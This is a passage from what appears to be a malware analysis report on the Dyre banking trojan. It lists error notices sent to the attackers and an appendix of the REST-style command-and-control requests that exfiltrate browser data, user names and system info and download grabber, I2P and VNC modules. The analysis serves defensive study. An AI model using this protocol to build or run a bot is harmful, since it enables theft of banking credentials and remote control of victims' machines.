Browsersnapshot	Send Cookies, User profiles, Flash objects, Client-side certificates and more

Note: Some of the commands are internal (between the Windows processes) and are passed via Windows named pipes mechanism, while others are used to communicate with the C&C server.

Dyre notifies the attackers on a set of errors that might occur:

ERROR
send browser snapshot failed
send system info failed
cannot get + [MODULE NAME]

cannot get config
error on Firefox hook failure
error on Chrome hook failure
error on Internet Explorer WinInet hook failure

APPENDIX B: C&C COMMUNICATION

Dyre uses a REST API framework for its command and control communication.

EFFECT	COMMUNICATION
Downloads encrypted servers' public key.	GET /CAMPAIGN_ID / BOT_ID / RAND_NUM / cert / CLIENT_EXT_IP
Registers infected machine OS version.	GET /CAMPAIGN_ID / BOT_ID / RAND_NUM / [CLIENT_OS_VERSION] / CLIENT_EXT_IP
Downloads encrypted "Bank List" configuration.	GET / CAMPAIGN_ID / BOT_ID / RAND_NUM / httprex / CLIENT_EXT_IP
Signals the C&C server the bot is alive.	GET / CAMPAIGN_ID / BOT_ID / RAND_NUM / [RANDOM_STRING] / CLIENT_EXT_IP
Downloads encrypted "Server-side web-injects" configuration.	GET / CAMPAIGN_ID / BOT_ID / RAND_NUM / respparser / CLIENT_EXT_IP
Sends NAT status, which is one of the following: No NAT, Full Clone NAT, UDP Firewall, Port Restricted NAT, Address restricted NAT, Symmetric NAT, unknown NAT.	GET / CAMPAIGN_ID / BOT_ID / RAND_NUM / Port%20restricted%20NAT / 0 / CLIENT_EXT_IP
Sends infected machine current user name.	GET / CAMPAIGN_ID / BOT_ID / RAND_NUM / user / [USER_NAME] / CLIENT_EXT_IP
Downloads latest, architecture compliant, GRABBER module.	GET / CAMPAIGN_ID / BOT_ID / RAND_NUM / twg[64/32 bit]/ CLIENT_EXT_IP
Downloads latest, architecture compliant, I2P module.	GET / CAMPAIGN_ID / BOT_ID / RAND_NUM / i2p[64/32 bit]/ CLIENT_EXT_IP
Sends latest browser snapshot (all collected user data).	GET / CAMPAIGN_ID / BOT_ID / RAND_NUM / browsersnapshot/ CLIENT_EXT_IP

Sends general info collected, such as list of users, programs and drivers.	GET / CAMPAIGN_ID / BOT_ID / RAND_NUM / generalinfo/ CLIENT_EXT_IP
Downloads latest VNC module for remote connection.	GET / CAMPAIGN_ID / BOT_ID / RAND_NUM / n_vnc [64/32 bit]/ CLIENT_EXT_IP
Downloads latest TV module, for remote supervision.	GET / CAMPAIGN_ID / BOT_ID / RAND_NUM / n_tv [64/32 bit]/ CLIENT_EXT_IP
Sends open VNC port on infected machine.	GET / CAMPAIGN_ID / BOT_ID / RAND_NUM / VNC/ [VNC_PORT]/ CLIENT_EXT_IP CLIENT_IP
Sends open TV port on infected machine.	GET / CAMPAIGN_ID / BOT_ID / RAND_NUM / TV/[VNC_PORT]/ CLIENT_EXT_IP
Downloads encrypted BACK-CONNET configuration.	GET / CAMPAIGN_ID / BOT_ID / RAND_NUM / cfg_bc/ C CLIENT_EXT_IP LIENT_IP